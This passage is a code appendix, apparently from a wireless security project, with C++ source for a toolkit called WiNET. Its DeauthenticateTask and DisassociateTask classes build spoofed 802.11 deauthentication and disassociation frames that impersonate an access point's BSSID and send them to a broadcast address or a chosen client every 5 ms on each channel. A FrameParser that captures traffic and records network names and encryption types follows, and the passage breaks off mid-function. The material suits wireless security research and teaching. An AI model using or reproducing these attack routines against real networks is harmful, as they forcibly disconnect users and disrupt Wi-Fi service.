```

```
            (char)0xff, (char)0xff, (char)0xff, (char)0xff, (char)0xff,
(char)0xff,
            // Source is the BSSID
            (char)target->macAddress()[MacAddress::Byte1],
            (char)target->macAddress()[MacAddress::Byte2],
            (char)target->macAddress()[MacAddress::Byte3],
            (char)target->macAddress()[MacAddress::Byte4],
            (char)target->macAddress()[MacAddress::Byte5],
            (char)target->macAddress()[MacAddress::Byte6],
            // Set the BSSID
            (char)target->macAddress()[MacAddress::Byte1],
            (char)target->macAddress()[MacAddress::Byte2],
            (char)target->macAddress()[MacAddress::Byte3],
            (char)target->macAddress()[MacAddress::Byte4],
            (char)target->macAddress()[MacAddress::Byte5],
            (char)target->macAddress()[MacAddress::Byte6],
            // Sequence Control
            (char)0x00, (char)0x00,
            // Reason Code
            (char)0xc0, (char)0x00
            };

         string frame(&deauthenticateFrame[0],
DEAUTHENTICATION_FRAME_SIZE);

         string channels = target->getChannel();
         typedef StringUtils::Iterator<StringUtils::Tokenizer> TokIt;
         TokIt tokIt(channels, StringUtils::Tokenizer(channels, ",",
"\\", true));
         while(tokIt != TokIt())
         {
            this->frames.push_back(frame);
            this->channels.push_back(*tokIt);
            ++tokIt;
         }
      }
   }

   void DeauthenticateTask::initializeTask(ComMessage *message,
Property *property, Client *target)
   {
      ACE_ASSERT(message);
      ACE_ASSERT(property);
      if(this->isActive() == false)
      {
         this->message = message;
         this->property = property;
         this->bssids = &(CommViewComMessage::bssids);

         this->channels.clear();
         this->frames.clear();

         for(map<string, BSSID*>::iterator i = bssids->begin(); i !=
bssids->end(); i++)
         {
```

```
            if(!(*i).second->getChannel().empty())
            {
               char deauthenticateFrame[DEAUTHENTICATION_FRAME_SIZE] =
{
                  // Deauthentication Frame
                  (char)0xc0,
                  // Frame Control
                  (char)0x00,
                  // Duration
                  (char)0x00, (char)0x00,
                  // Destination is the Client
                  (char)target->macAddress()[MacAddress::Byte1],
                  (char)target->macAddress()[MacAddress::Byte2],
                  (char)target->macAddress()[MacAddress::Byte3],
                  (char)target->macAddress()[MacAddress::Byte4],
                  (char)target->macAddress()[MacAddress::Byte5],
                  (char)target->macAddress()[MacAddress::Byte6],
                  // Source is the BSSID
                  (char)(*i).second->macAddress()[MacAddress::Byte1],
                  (char)(*i).second->macAddress()[MacAddress::Byte2],
                  (char)(*i).second->macAddress()[MacAddress::Byte3],
                  (char)(*i).second->macAddress()[MacAddress::Byte4],
                  (char)(*i).second->macAddress()[MacAddress::Byte5],
                  (char)(*i).second->macAddress()[MacAddress::Byte6],
                  // Set the BSSID
                  (char)(*i).second->macAddress()[MacAddress::Byte1],
                  (char)(*i).second->macAddress()[MacAddress::Byte2],
                  (char)(*i).second->macAddress()[MacAddress::Byte3],
                  (char)(*i).second->macAddress()[MacAddress::Byte4],
                  (char)(*i).second->macAddress()[MacAddress::Byte5],
                  (char)(*i).second->macAddress()[MacAddress::Byte6],
                  // Sequence Control
                  (char)0x00, (char)0x00,
                  // Reason Code
                  (char)0xc0, (char)0x00
                  };

               string frame(&deauthenticateFrame[0],
DEAUTHENTICATION_FRAME_SIZE);

               string channels = (*i).second->getChannel();
               typedef StringUtils::Iterator<StringUtils::Tokenizer>
TokIt;
               TokIt tokIt(channels, StringUtils::Tokenizer(channels,
",", "\\", true));
               while(tokIt != TokIt())
               {
                  this->frames.push_back(frame);
                  this->channels.push_back(*tokIt);
                  ++tokIt;
               }
            }
         }
      }
   }
```

```
   void DeauthenticateTask::start()
   {
      if(!this->isProcessing())
      {
         ACE_Guard<ACE_Recursive_Thread_Mutex> guard(processFlagLock);
         this->processFlag = true;
         this->activate();
      }
   }

   void DeauthenticateTask::stop()
   {
      bool waitFlag = false;
      {
         if(this->isProcessing())
         {
            ACE_Guard<ACE_Recursive_Thread_Mutex>
guard(processFlagLock);
            this->processFlag = false;
            waitFlag = true;
         }
      }
      if(waitFlag == true)
      {
         //this->wait();
      }
   }

   int DeauthenticateTask::svc()
   {
      try
      {
         ACE_Guard<ACE_Recursive_Thread_Mutex>
activeGuard(activeFlagLock);
         this->activeFlag = true;
         activeGuard.release();

         this->message->sendCommand(Constants::MONITOR + " " +
Constants::VALUE_START);

         ACE_Guard<ACE_Recursive_Thread_Mutex> guard(taskFlagLock);
#ifdef DEBUG
         ACE_DEBUG((LM_DEBUG, ACE_TEXT( "(%P|%t) Deauthenticate attack
started.\n")));
#endif

         while(this->isProcessing())
         {
            for(int i = 0; i < (int)frames.size(); i++)
            {
               this->message->sendCommand(Constants::CHANNEL + " " +
channels[i]);
               this->message->sendCommand(Constants::SEND_FRAME + " " +
frames[i]);
```

```
            }
            ACE_OS::sleep(this->interval);
         }

         this->message->sendCommand(Constants::MONITOR + " " +
Constants::VALUE_STOP);

#ifdef DEBUG
         ACE_DEBUG((LM_DEBUG, ACE_TEXT( "(%P|%t) Deauthenticate attack
stopped.\n")));
#endif

         activeGuard.acquire();
         this->activeFlag = false;
         guard.release();
      }
      catch(...)
      {
         string err = "DeauthenticateTask::svc() exception caught,
thread exited.\n";
         ACE_DEBUG((
            LM_ERROR,
            ACE_TEXT(err.c_str())));
         return -1;
      }

      return 0;
   }

}   // namespace Impl_WiNET
```

X. DisassociateTask.h

```
#ifndef DISASSOCIATETASK_H
#define DISASSOCIATETASK_H

#include "JCAFCore/src/JCAFCore/JCAFpre.h"
#include "JCAFCore/src/Common/ComMessage.h"
using Impl_JCAFCore::ComMessage;
#include "JCAFCore/src/Common/StringUtils.h"
using Impl_JCAFCore::StringUtils;
#include "JCAFCore/src/Common/TheORB.h"
using Impl_JCAFCore::TheORB;
#include "JCAFCore/src/GenericResource/PropertyType.h"
using Impl_JCAFCore::PropertyType::Property;
#include "ace/OS.h"

#include <map>
using std::map;
#include <string>
using std::string;
#include <vector>
using std::vector;

#include "./WiNETExport.h"
#include "./Constants.h"
#include "./AttackTask.h"
#include "./BSSID.h"
#include "./Client.h"
#include "./CommViewComMessage.h"

namespace Impl_WiNET
{

   class WiNET_Export DisassociateTask : public AttackTask
   {

      private:
         static const int DISASSOCIATION_FRAME_SIZE = 26;

         map<string, BSSID*> *bssids;
         vector<string> frames;
         vector<string> channels;
         ACE_Time_Value interval;
         Property *property;
         mutable ACE_Recursive_Thread_Mutex taskFlagLock;

      public:
         DisassociateTask();
         ~DisassociateTask();
         void initializeTask(ComMessage *message, Property *property,
BSSID *target);
         void initializeTask(ComMessage *message, Property *property,
Client *target);
         void start() throw(InvalidOperation);
```

```
            void stop();
          int svc();

   };   // class DisassociateTask

}   //namespace Impl_WiNET

#include "JCAFCore/src/JCAFCore/JCAFpost.h"

#endif   // DISASSOCIATETASK_H
```

Y. DisassociateTask.cpp

```
#include "JCAFCore/src/JCAFCore/JCAFpch.h"
#ifdef __BORLANDC__
#  pragma hdrstop
#endif
#ifndef JCAF_PRECOMP
#  include "JCAFCore/src/JCAFCore/JCAF.h"
#endif

#include "./DisassociateTask.h"

namespace Impl_WiNET
{

   DisassociateTask::DisassociateTask()
   {
      this->activeFlag = false;
      this->interval.usec(5000);   // 5 ms
      this->processFlag = false;
   }

   DisassociateTask::~DisassociateTask()
   {
      if(this->isActive())
      {
         this->stop();
      }
      this->channels.clear();
      this->frames.clear();
   }

   void DisassociateTask::initializeTask(ComMessage *message, Property
*property, BSSID *target)
   {
      ACE_ASSERT(message);
      ACE_ASSERT(property);
      if(this->isActive() == false)
      {
         this->message = message;
         this->property = property;
         this->bssids = &(CommViewComMessage::bssids);

         this->channels.clear();
         this->frames.clear();

         char disassociateFrame[DISASSOCIATION_FRAME_SIZE] = {
            // Disassociation Frame
            (char)0xa0,
            // Frame Control
            (char)0x00,
            // Duration
            (char)0x00, (char)0x00,
            // Destination is the Broadcast MAC
```

```
            (char)0xff, (char)0xff, (char)0xff, (char)0xff, (char)0xff,
(char)0xff,
            // Source is the BSSID
            (char)target->macAddress()[MacAddress::Byte1],
            (char)target->macAddress()[MacAddress::Byte2],
            (char)target->macAddress()[MacAddress::Byte3],
            (char)target->macAddress()[MacAddress::Byte4],
            (char)target->macAddress()[MacAddress::Byte5],
            (char)target->macAddress()[MacAddress::Byte6],
            // Set the BSSID
            (char)target->macAddress()[MacAddress::Byte1],
            (char)target->macAddress()[MacAddress::Byte2],
            (char)target->macAddress()[MacAddress::Byte3],
            (char)target->macAddress()[MacAddress::Byte4],
            (char)target->macAddress()[MacAddress::Byte5],
            (char)target->macAddress()[MacAddress::Byte6],
            // Sequence Control
            (char)0x00, (char)0x00,
            // Reason Code
            (char)0x10, (char)0x00
            };

         string frame(&disassociateFrame[0],
DISASSOCIATION_FRAME_SIZE);

         string channels = target->getChannel();
         typedef StringUtils::Iterator<StringUtils::Tokenizer> TokIt;
         TokIt tokIt(channels, StringUtils::Tokenizer(channels, ",",
"\\", true));
         while(tokIt != TokIt())
         {
            this->frames.push_back(frame);
            this->channels.push_back(*tokIt);
            ++tokIt;
         }
      }
   }

   void DisassociateTask::initializeTask(ComMessage *message, Property
*property, Client *target)
   {
      ACE_ASSERT(message);
      ACE_ASSERT(property);
      if(this->isActive() == false)
      {
         this->message = message;
         this->property = property;
         this->bssids = &(CommViewComMessage::bssids);

         this->channels.clear();
         this->frames.clear();

         for(map<string, BSSID*>::iterator i = bssids->begin(); i !=
bssids->end(); i++)
         {
```

```
            if(!(*i).second->getChannel().empty())
            {
               char disassociateFrame[DISASSOCIATION_FRAME_SIZE] = {
                  // Disassociation Frame
                  (char)0xa0,
                  // Frame Control
                  (char)0x00,
                  // Duration
                  (char)0x00, (char)0x00,
                  // Destination is the Client
                  (char)target->macAddress()[MacAddress::Byte1],
                  (char)target->macAddress()[MacAddress::Byte2],
                  (char)target->macAddress()[MacAddress::Byte3],
                  (char)target->macAddress()[MacAddress::Byte4],
                  (char)target->macAddress()[MacAddress::Byte5],
                  (char)target->macAddress()[MacAddress::Byte6],
                  // Source is the BSSID
                  (char)(*i).second->macAddress()[MacAddress::Byte1],
                  (char)(*i).second->macAddress()[MacAddress::Byte2],
                  (char)(*i).second->macAddress()[MacAddress::Byte3],
                  (char)(*i).second->macAddress()[MacAddress::Byte4],
                  (char)(*i).second->macAddress()[MacAddress::Byte5],
                  (char)(*i).second->macAddress()[MacAddress::Byte6],
                  // Set the BSSID
                  (char)(*i).second->macAddress()[MacAddress::Byte1],
                  (char)(*i).second->macAddress()[MacAddress::Byte2],
                  (char)(*i).second->macAddress()[MacAddress::Byte3],
                  (char)(*i).second->macAddress()[MacAddress::Byte4],
                  (char)(*i).second->macAddress()[MacAddress::Byte5],
                  (char)(*i).second->macAddress()[MacAddress::Byte6],
                  // Sequence Control
                  (char)0x00, (char)0x00,
                  // Reason Code
                  (char)0x10, (char)0x00
                  };

               string frame(&disassociateFrame[0],
DISASSOCIATION_FRAME_SIZE);

               string channels = (*i).second->getChannel();
               typedef StringUtils::Iterator<StringUtils::Tokenizer>
TokIt;
               TokIt tokIt(channels, StringUtils::Tokenizer(channels,
",", "\\", true));
               while(tokIt != TokIt())
               {
                  this->frames.push_back(frame);
                  this->channels.push_back(*tokIt);
                  ++tokIt;
               }
            }
         }
      }
   }
```

```
   void DisassociateTask::start()
   {
      if(!this->isProcessing())
      {
         ACE_Guard<ACE_Recursive_Thread_Mutex> guard(processFlagLock);
         this->processFlag = true;
         this->activate();
      }
   }

   void DisassociateTask::stop()
   {
      bool waitFlag = false;
      {
         if(this->isProcessing())
         {
            ACE_Guard<ACE_Recursive_Thread_Mutex>
guard(processFlagLock);
            this->processFlag = false;
            waitFlag = true;
         }
      }
      if(waitFlag == true)
      {
         //this->wait();
      }
   }

   int DisassociateTask::svc()
   {
      try
      {
         ACE_Guard<ACE_Recursive_Thread_Mutex>
activeGuard(activeFlagLock);
         this->activeFlag = true;
         activeGuard.release();

         this->message->sendCommand(Constants::MONITOR + " " +
Constants::VALUE_START);

         ACE_Guard<ACE_Recursive_Thread_Mutex> guard(taskFlagLock);
#ifdef DEBUG
         ACE_DEBUG((LM_DEBUG, ACE_TEXT( "(%P|%t) Disassociate attack
started.\n")));
#endif

         while(this->isProcessing())
         {
            for(int i = 0; i < (int)frames.size(); i++)
            {
               this->message->sendCommand(Constants::CHANNEL + " " +
channels[i]);
               this->message->sendCommand(Constants::SEND_FRAME + " " +
frames[i]);
            }
```

```
            ACE_OS::sleep(this->interval);
         }

         this->message->sendCommand(Constants::MONITOR + " " +
Constants::VALUE_STOP);

#ifdef DEBUG
         ACE_DEBUG((LM_DEBUG, ACE_TEXT( "(%P|%t) Disassociate attack
stopped.\n")));
#endif

         activeGuard.acquire();
         this->activeFlag = false;
         guard.release();
      }
      catch(...)
      {
         string err = "DisassociateTask::svc() exception caught, thread
exited.\n";
         ACE_DEBUG((
            LM_ERROR,
            ACE_TEXT(err.c_str())));
         return -1;
      }

      return 0;
   }

}   // namespace Impl_WiNET
```

Z. FrameCount.h

```
#ifndef FRAMECOUNT_H
#define FRAMECOUNT_H

#include "JCAFCore/src/JCAFCore/JCAFpre.h"

namespace Impl_WiNET
{

   struct FrameCount
   {

      int bad;
      int good;

      FrameCount()
      {
         this->bad = 0;
         this->good = 0;
      }

      int total()
      {
         return (this->bad + this->good);
      }

   };

}   //namespace Impl_WiNET

#include "JCAFCore/src/JCAFCore/JCAFpost.h"

#endif   // FRAMECOUNT_H
```

AA. FrameParser.h

```
#ifndef FRAMEPARSER_H
#define FRAMEPARSER_H

#include "JCAFCore/src/JCAFCore/JCAFpre.h"

#include "JCAFCore/src/Common/ComMessage.h"
using Impl_JCAFCore::ComMessage;
#include "JCAFCore/src/Common/Exception.h"
using Impl_JCAFCore::InvalidOperation;
using Impl_JCAFCore::OperationFailed;
#include "JCAFCore/src/Common/StringUtils.h"
using Impl_JCAFCore::StringUtils;
#include "JCAFCore/src/GenericResource/PropertyType.h"
using Impl_JCAFCore::PropertyType::Property;
#include "ace/FILE_Addr.h"
#include "ace/FILE_Connector.h"
#include "ace/FILE_IO.h"
#include "ace/OS.h"
#include "ace/Task_T.h"

#include <ctime>
#include <map>
using std::map;
#include <queue>
using std::queue;
#include <sstream>
using std::stringstream;
#include <string>
using std::string;
#include <vector>
using std::vector;

#include "./commview.h"
#include "./WiNETExport.h"
#include "./Constants.h"
#include "./BSSID.h"
#include "./CommViewComMessage.h"
#include "./FrameCount.h"
#include "./MacAddress.h"
#include "./SSID.h"
#include "./Station.h"

namespace Impl_WiNET
{

   class WiNET_Export FrameParser : public ACE_Task<ACE_MT_SYNCH>
   {

      private:
         static const int BPF_HDR_SIZE = sizeof(struct bpf_hdr);
         static const int COM_HDR_SIZE = sizeof(COMFRAME_HEADER);
```

```
         static const int TOT_HDR_SIZE = sizeof(struct bpf_hdr) +
sizeof(COMFRAME_HEADER);

         // Mutexes
         mutable ACE_Recursive_Thread_Mutex frameQueueLock;
         mutable ACE_Recursive_Thread_Mutex processFlagLock;
         mutable ACE_Recursive_Thread_Mutex taskFlagLock;

         // Property pointers
         Property *property;   // property used to set the other
property pointers
         Property *bssidToAddProperty;
         Property *bssidToRemoveProperty;
         Property *clientToAddProperty;
         Property *clientToRemoveProperty;
         Property *ssidToAddProperty;
         Property *ssidToRemoveProperty;
         Property *frameCountProperty;

         // SSID/BSSID/Client containers
         map<string, BSSID*> *bssids;
         map<string, Client*> *clients;
         map<string, SSID*> *ssids;

         timeval bootTime;
         bool capture;
         ACE_FILE_IO captureFile;
         string captureFilename;
         FrameCount frameCount;
         queue<string> frameQueue;
         vector<MacAddress> filterMACs;
         ComMessage *message;
         mutable bool processFlag;
         stringstream ss;

      public:
         FrameParser(void);
         virtual ~FrameParser(void);
         void captureToFile(string filename);
         void Enqueue(string frame);
         void initializeTask(ComMessage *message, Property *property);
         bool isActive(void) const;
         void start(void) throw(InvalidOperation);
           void stop(void);
           virtual int svc(void);

      private:
         void closeCaptureFile();
         void GetSystemBootTime(void);
         bool IsFilteredMac(MacAddress mac);
         void openCaptureFile();
         string ParseChannel(const PUCHAR ptr, const int start, const
int size);
         string ParseEncryptionType(const PUCHAR ptr, const int start,
const int size);
```

```
        string ParseExtendedRates(const PUCHAR ptr, const int start,
const int size);
        string ParseSSID(const PUCHAR ptr, const int start, const int
size);
        string ParseSupportedRates(const PUCHAR ptr, const int start,
const int size);
        void writeFrameToFile(string frame);

        // Property Update Functions
        void bssidToAdd(BSSID *bssid);
        void bssidToRemove(BSSID *bssid);
        void clientToAdd(Client *client);
        void clientToRemove(Client *client);
        void ssidToAdd(SSID *ssid);
        void ssidToRemove(SSID *ssid);

        // Map Functions
        bool bssidMapAdd(BSSID *bssid);
        bool bssidMapRemove(BSSID *bssid);
        bool clientMapAdd(Client *client);
        bool clientMapRemove(Client *client);
        BSSID* getBSSID(MacAddress mac);
        Client* getClient(MacAddress mac);
        SSID* getSSID(string name);
        bool ssidMapAdd(SSID *ssid);
        bool ssidMapRemove(SSID *ssid);

        // Frame Processors
        void ProcessFrame(string frame);
        void ProcessControlFrame(string frame);
        void ProcessDataFrame(string frame);
        void ProcessManagementFrame(string frame);

        // Frame Subtype Processors
        void ProcessAssociationRequest(string frame);
        void ProcessBeacon(string frame);
        void ProcessReassociationRequest(string frame);

   };   // class FrameParser


}   //namespace Impl_WiNET

#include "JCAFCore/src/JCAFCore/JCAFpost.h"

#endif   // FRAMEPARSER_H
```

AB. FrameParser.cpp

```
#include "JCAFCore/src/JCAFCore/JCAFpch.h"
#ifdef __BORLANDC__
#  pragma hdrstop
#endif
#ifndef JCAF_PRECOMP
#  include "JCAFCore/src/JCAFCore/JCAF.h"
#endif

#include "./FrameParser.h"

namespace Impl_WiNET
{

   FrameParser::FrameParser()
   {
      // Get the boot time
      GetSystemBootTime();

      this->frameCount.bad = 0;
      this->frameCount.good = 0;
      this->message = NULL;
      this->processFlag = false;
   }

   FrameParser::~FrameParser()
   {
      if(this->isActive())
      {
         stop();
      }

      while(!this->frameQueue.empty())
      {
         this->frameQueue.pop();
      }

      this->filterMACs.clear();
   }

   void FrameParser::captureToFile(string filename)
   {
      if(!filename.empty())
      {
         this->capture = true;
         this->captureFilename = filename;
      }
   }

   void FrameParser::Enqueue(string frame)
   {
      ACE_Guard<ACE_Recursive_Thread_Mutex> guard(this-
>frameQueueLock);
```

```
      if(!frame.empty())
      {
         this->frameQueue.push(frame);
      }
   }

   void FrameParser::initializeTask(ComMessage *message, Property
*property)
   {
      ACE_ASSERT(message);
      ACE_ASSERT(property);

      string errMsg = "FrameParser::initializeTask operation failed to
acquire a lock.\n";

      if(this->isActive() == false)
      {
         JCAF_GUARD_THROW_EX(
            ACE_Recursive_Thread_Mutex,
            jcafMonitor,
            this->taskFlagLock,
            OperationFailed(errMsg));

         this->message = message;
         this->property = property;

         bssids = &(CommViewComMessage::bssids);
         clients = &(CommViewComMessage::clients);
         ssids = &(CommViewComMessage::ssids);

         // populate the filterMACs vector;
         string macs = this->property-
>getMember(Constants::FILTER_MACS)->value();
         typedef StringUtils::Iterator<StringUtils::Tokenizer> TokIt;
         TokIt tokIt(macs, StringUtils::Tokenizer(macs, ",", "\\",
true));
         while(tokIt != TokIt())
         {
            MacAddress mac = MacAddress::Parse(*tokIt);
            if(mac.isValid())
            {
               filterMACs.push_back(mac);
            }
            ++tokIt;
         }

         // set the Property pointers
         this->bssidToAddProperty = this->property-
>getMember(Constants::BSSID_TO_ADD);
         this->bssidToRemoveProperty = this->property-
>getMember(Constants::BSSID_TO_REMOVE);
         this->clientToAddProperty = this->property-
>getMember(Constants::CLIENT_TO_ADD);
         this->clientToRemoveProperty = this->property-
>getMember(Constants::CLIENT_TO_REMOVE);
```

```
         this->ssidToAddProperty = this->property-
>getMember(Constants::SSID_TO_ADD);
         this->ssidToRemoveProperty = this->property-
>getMember(Constants::SSID_TO_REMOVE);
         this->frameCountProperty = this->property-
>getMember(Constants::FRAME_COUNT);
      }
   }

   bool FrameParser::isActive() const
   {
      ACE_Guard<ACE_Recursive_Thread_Mutex> guard(processFlagLock);
      string errMsg = "FrameParser::isActive operation failed to
acquire a lock.\n";
      JCAF_GUARD_THROW_EX(
         ACE_Recursive_Thread_Mutex,
         jcafMonitor,
         this->processFlagLock,
         OperationFailed(errMsg));

      return this->processFlag;
   }

   void FrameParser::start()
   {
      if(this->isActive() == false)
      {
         /*
         SSID *ssid = getSSID(Constants::UNKNOWN_SSID);
         if(ssid == NULL)
         {
            ssid = new SSID(Constants::UNKNOWN_SSID);   // Unknown SSID
            if(ssidMapAdd(ssid))
            {
               ssidToAdd(ssid);
            }
         }
         */
         if(capture == true)
         {
            openCaptureFile();
         }

         string errMsg = "FrameParser::start operation failed to
acquire a lock.\n";
         JCAF_GUARD_THROW_EX(
            ACE_Recursive_Thread_Mutex,
            jcafMonitor,
            this->processFlagLock,
            OperationFailed(errMsg));

         this->processFlag = true;
         this->activate();
      }
   }
```

```
   void FrameParser::stop()
   {
      bool waitFlag = false;
      {
         string errMsg = "FrameParser::stop operation failed to acquire
a lock.\n";
         JCAF_GUARD_THROW_EX(
            ACE_Recursive_Thread_Mutex,
            jcafMonitor,
            this->processFlagLock,
            OperationFailed(errMsg));

         if(this->processFlag == true)
         {
            this->processFlag = false;
            waitFlag = true;
         }

         if(capture == true)
         {
            closeCaptureFile();
         }
      }
      if(waitFlag == true)
      {
         //this->wait();
      }
   }

   int FrameParser::svc()
   {
      try
      {
         ACE_Guard<ACE_Recursive_Thread_Mutex> guard(taskFlagLock);

         while(this->isActive())
         {
            if(this->frameQueue.size() > 0)
            {
               ACE_Guard<ACE_Recursive_Thread_Mutex> guard(this-
>frameQueueLock);
               ProcessFrame(frameQueue.front());
               frameQueue.pop();
            }
            else
            {
               // sleep for 100ms
               ACE_OS::sleep(ACE_Time_Value(0, 100000));
            }
         }
      }
      catch(...)
      {
```

```
         string err = "FrameParser::svc exception caught, thread
exited.\n";
         ACE_DEBUG((LM_ERROR, ACE_TEXT(err.c_str())));
         return -1;
      }

      return 0;
   }

   /* ####################################################
    * PRIVATE METHODS
    * ####################################################*/
   void FrameParser::closeCaptureFile()
   {
      if(this->captureFile.get_handle() !=
(ACE_HANDLE)ACE_FILE_IO::INVALID_HANDLE)
      {
         this->captureFile.close();
#ifdef DEBUG
         ACE_DEBUG((LM_DEBUG, "(%P|%t) Capture file closed.\n"));
#endif
      }
   }

   void FrameParser::GetSystemBootTime(void)
   {
      struct timeb t;
      int ticks;
      ftime(&t);
      ticks = GetTickCount();

      timeval tv_now;
      tv_now.tv_sec = (long)t.time;
      tv_now.tv_usec = t.millitm * 1000;

      timeval tv_ticks;
      tv_ticks.tv_sec = (ticks / 1000);
      tv_ticks.tv_usec = (ticks % 1000) * 1000;

      bootTime = tv_now - tv_ticks;
   }

   bool FrameParser::IsFilteredMac(MacAddress mac)
   {
      if(mac.isBroadcast() || mac.isLoopback() || mac.isMulticast())
      {
         return true;
      }
      // Bridge Spanning Tree
      else if(mac >= MacAddress::Parse("01:80:c2:00:00:00") && mac <=
MacAddress::Parse("01:80:c2:00:00:0f"))
      {
         return true;
      }
      // IAPP Multicast
```

```
      else if(mac >= MacAddress::Parse("01:40:96:ff:ff:00") && mac <=
MacAddress::Parse("01:40:96:ff:ff:ff"))
      {
         return true;
      }
      else
      {
         for(vector<MacAddress>::iterator i = filterMACs.begin(); i !=
filterMACs.end(); i++)
         {
            if(mac == *i)
            {
               return true;
            }
         }

         return false;
      }
   }

   void FrameParser::openCaptureFile()
   {
      ACE_FILE_Connector connector;
      int res = connector.connect(this->captureFile,
ACE_FILE_Addr(captureFilename.c_str()));
      if(res == 0)
      {
         const int PCAP_HEADER_SIZE = 24;
         char header[PCAP_HEADER_SIZE] = {
            (char)0xd4, (char)0xc3, (char)0xb2, (char)0xa1,   // Magic
Number
            (char)0x02, (char)0x00,   // Major Version
            (char)0x04, (char)0x00,   // Minor Version
            (char)0x00, (char)0x00, (char)0x00, (char)0x00,   //
Timezone Offset
            (char)0x00, (char)0x00, (char)0x00, (char)0x00,   //
Timestamp Accuracy
            (char)0xff, (char)0xff, (char)0x00, (char)0x00,   //
Snapshot Length (65,535 bytes)
            (char)0x69, (char)0x00, (char)0x00, (char)0x00,   // Link
Layer Type (105 -> 802.11)
            };

         iovec iov[1];
         iov[0].iov_base = &header[0];
         iov[0].iov_len = PCAP_HEADER_SIZE;

         this->captureFile.sendv_n(iov, 1);

#ifdef DEBUG
         ACE_DEBUG((LM_DEBUG, "(%P|%t) Capture file opened.\n"));
#endif
      }
      else
      {
```

```
         this->capture = false;
      }
   }

   string FrameParser::ParseChannel(const PUCHAR ptr, const int start,
const int size)
   {
      string retVal = "";

      int i = start;
      while(i < size)
      {
         UCHAR elementId = ptr[i];
         UCHAR elementIdLength = ptr[i + 1];
         if(elementId == 3)
         {
            ss << (int)ptr[i + 2];
            retVal = ss.str();
            ss.str("");
            return retVal;
         }
         i += (2 + elementIdLength);
      }

      return "";
   }

   string FrameParser::ParseEncryptionType(const PUCHAR ptr, const int
start, const int size)
   {
      bool privacyEnabled = ((ptr[34] & 0x10) > 0);
      if(privacyEnabled)
      {
         int i = start;
         UINT oui = 0;
         while(i < size)
         {
            UCHAR elementId = ptr[i];
            UCHAR elementIdLength = ptr[i + 1];
            switch(elementId)
            {
               case 48:   // 802.11i
                  oui = (ptr[i + 3] << 16) + (ptr[i + 4] << 8) + ptr[i
+ 5];
                  if(oui == 0x000fac)
                  {
                     switch(ptr[i + 6])
                     {
                        case 1:
                           return Constants::ENCRYPTION_WEP40;
                        case 2:
                           return Constants::ENCRYPTION_WPA2_TKIP;
                        case 3:   // Reserved
                           return Constants::ENCRYPTION_UNKNOWN;
                        case 4:
```

```
                        return Constants::ENCRYPTION_WPA2_CCMP;
                     case 5:
                        return Constants::ENCRYPTION_WEP104;
                     default:
                        return Constants::ENCRYPTION_UNKNOWN;
                  }
               }
               return Constants::ENCRYPTION_WPA;
            case 221:   // WPA (Pre-802.11i)
               oui = (ptr[i + 2] << 24) + (ptr[i + 3] << 16) +
(ptr[i + 4] << 8) + ptr[i + 5];
               if(oui != 0x0050f201)
               {
                  break;
               }
               oui = (ptr[i + 8] << 16) + (ptr[i + 9] << 8) + ptr[i
+ 10];
               if(oui == 0x0050f2)   // WPA-specific tag
               {
                  switch(ptr[i + 11])
                  {
                     case 1:
                        return Constants::ENCRYPTION_WEP40;
                     case 2:
                        return Constants::ENCRYPTION_WPA_TKIP;
                     case 3:   // Reserved
                        return Constants::ENCRYPTION_UNKNOWN;
                     case 4:
                        return Constants::ENCRYPTION_WPA_CCMP;
                     case 5:
                        return Constants::ENCRYPTION_WEP104;
                     default:
                        return Constants::ENCRYPTION_UNKNOWN;
                  }
               }
               break;
            default:
               break;
         }

         i += (2 + elementIdLength);
      }
      return Constants::ENCRYPTION_WEP;
   }
   else
   {
      return Constants::ENCRYPTION_OPEN;
   }
}

string FrameParser::ParseExtendedRates(const PUCHAR ptr, const int
start, const int size)
{
   int i = start;
   while(i < size)
```

```
      {
         UCHAR elementId = ptr[i];
         UCHAR elementIdLength = ptr[i + 1];
         if(elementId == 50)
         {
            for(int j = 0; j < (elementIdLength - 1); j++)
            {
               ss << ((float)ptr[i + 2 + j]/2) << ",";
            }
            ss << ((float)(ptr[i + 2 + (elementIdLength - 1)] &
0x7f)/2);
            string retVal = StringUtils::trimWhiteSpace(ss.str());
            ss.str("");
            return retVal;
         }
         i += (2 + elementIdLength);
      }

      return "";
   }

   string FrameParser::ParseSSID(const PUCHAR ptr, const int start,
const int size)
   {
      int i = start;
      while(i < size)
      {
         UCHAR elementId = ptr[i];
         UCHAR elementIdLength = ptr[i + 1];
         if(elementId == 0)
         {
            for(int i = (start + 2); i < (start + 2 + elementIdLength);
i++)
            {
               if(ptr[i] != 0)
               {
                  ss << (char)ptr[i];
               }
            }
            string retVal = StringUtils::trimWhiteSpace(ss.str());
            ss.str("");
            return retVal;
         }
         i += (2 + elementIdLength);
      }

      return "";
   }

   string FrameParser::ParseSupportedRates(const PUCHAR ptr, const int
start, const int size)
   {
      int i = start;
      while(i < size)
      {
```

```
         UCHAR elementId = ptr[i];
         UCHAR elementIdLength = ptr[i + 1];
         if(elementId == 1)
         {
            for(int j = 0; j < (elementIdLength - 1); j++)
            {
               ss << ((float)(ptr[i + 2 + j] & 0x7f)/2) << ",";
            }
            ss << ((float)(ptr[i + 2 + (elementIdLength - 1)] &
0x7f)/2);
            string retVal = StringUtils::trimWhiteSpace(ss.str());
            ss.str("");
            return retVal;
         }
         i += (2 + elementIdLength);
      }

      return "";
   }

   void FrameParser::writeFrameToFile(string frame)
   {
      PCHAR ptr = (PCHAR)&frame[0];
      struct bpf_hdr *bpfHdr = (struct bpf_hdr *)ptr;
      ptr += TOT_HDR_SIZE;

      timeval tstamp = bootTime + bpfHdr->bh_tstamp;
      UINT caplen = bpfHdr->bh_caplen - COM_HDR_SIZE;
      UINT datalen = bpfHdr->bh_datalen - COM_HDR_SIZE;

      iovec iov[5];

      iov[0].iov_base = (char *)(&tstamp.tv_sec);   // timestamp
seconds
      iov[0].iov_len = 4;
      iov[1].iov_base = (char *)(&tstamp.tv_usec);   // timestamp
microseconds
      iov[1].iov_len = 4;
      iov[2].iov_base = (char *)(&caplen);   // capture length
      iov[2].iov_len = 4;
      iov[3].iov_base = (char *)(&datalen);   // data length
      iov[3].iov_len = 4;
      iov[4].iov_base = ptr;
      iov[4].iov_len = caplen;

      this->captureFile.sendv_n(iov, 5);
   }

   // Property Update Functions
   void FrameParser::bssidToAdd(BSSID *bssid)
   {
      string value = bssid->ToString() + "," + bssid->SSID->ToString()
+ "," + bssid->getEncryptionType();
      bssidToAddProperty->update(value);
#ifdef DEBUG
```

```
      ACE_DEBUG((LM_DEBUG, "(%P|%t) bssidToAdd = %s\n",
value.c_str()));
#endif

      for(list<Client*>::iterator i = bssid->Clients.begin(); i !=
bssid->Clients.end(); i++)
